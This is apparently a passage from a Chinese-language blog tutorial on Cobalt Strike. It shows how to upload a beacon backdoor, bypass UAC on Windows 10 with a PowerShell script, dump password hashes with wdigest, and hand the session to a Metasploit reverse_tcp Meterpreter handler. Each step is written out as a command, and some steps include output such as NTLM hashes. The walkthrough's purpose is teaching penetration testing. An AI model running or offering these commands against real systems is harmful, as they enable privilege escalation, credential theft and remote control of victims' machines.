这一块在测试 Win10 的时候并没有成功，关于 Win10 的 bypassuac 我在博客里面也有相关介绍，详情：戳我呀

在这里就演示使用 bypassuac 的 powershell 脚本来获取 Win10 最高权限，由于 nishang 的 powershell 脚本现在并不支持 Win10, 所以这里使用了一个我修改的 powershell 脚本 invoke-BypassUAC.ps1

生成一个 beacon 后门：





上传后门：


```
beacon> cd E:
beacon>upload /Users/evi1cg/Desktop/test.exe
```

加载 powershell 执行后门：

```
beacon>powershell-import /Users/evi1cg/Pentest/Powershell/MyShell/invoke-BypassUAC.ps1
beacon> powershell Invoke-BypassUAC -Command 'E:\test.exe'
```


然后他就破了：







使用那个破了的电脑的 beacon 读取密码：

```
beacon>sleep 0
beacon>wdigest
```




```
evilcg:1001:aad3b435b51404eeaad3b435b51404ee:69943c5e63b4d2c104dbbcc15138b72b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

# 0x06 与 msf 联动


cobalt strike3.0 不再使用 Metasploit 框架而作为一个独立的平台使用，那么怎么通过 cobalt strike 获取到 meterpreter 呢，别担心，可以做到的。
首先我们使用 msf 的 reverse_tcp 开启监听模式：

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.74.1
lhost => 192.168.74.1
msf exploit(handler) > set lport 5555
lport => 5555
msf exploit(handler) > exploit -j
```


之后使用 Cobalt Strike 创建一个 windows/foreign/reverse_tcp Listener：





其中 ip 为 msf 的 ip 地址，端口为 msf 所监听的端口。
然后选中计算机，右键 ->Spawn:




选择刚刚创建的监听器：




可以看到成功获取了 meterpreter 回话：




## 0x07 小结

## 0x07 小结

此次测试使用 `windows/beacon_http/reverse_http` 来进行，具体 DNS 的监听器请参考 luom 所写 Cobalt Strike 之团队服务器的搭建与 DNS 通讯演示，本篇文章只是介绍了 Cobalt Strike 的部分功能，如有错误，请各位大牛指正，关于 Cobalt Strike 其他的功能小伙伴们可以自己研究，如果可能的话，我也会对其进行补充。希望对各位小伙伴有用。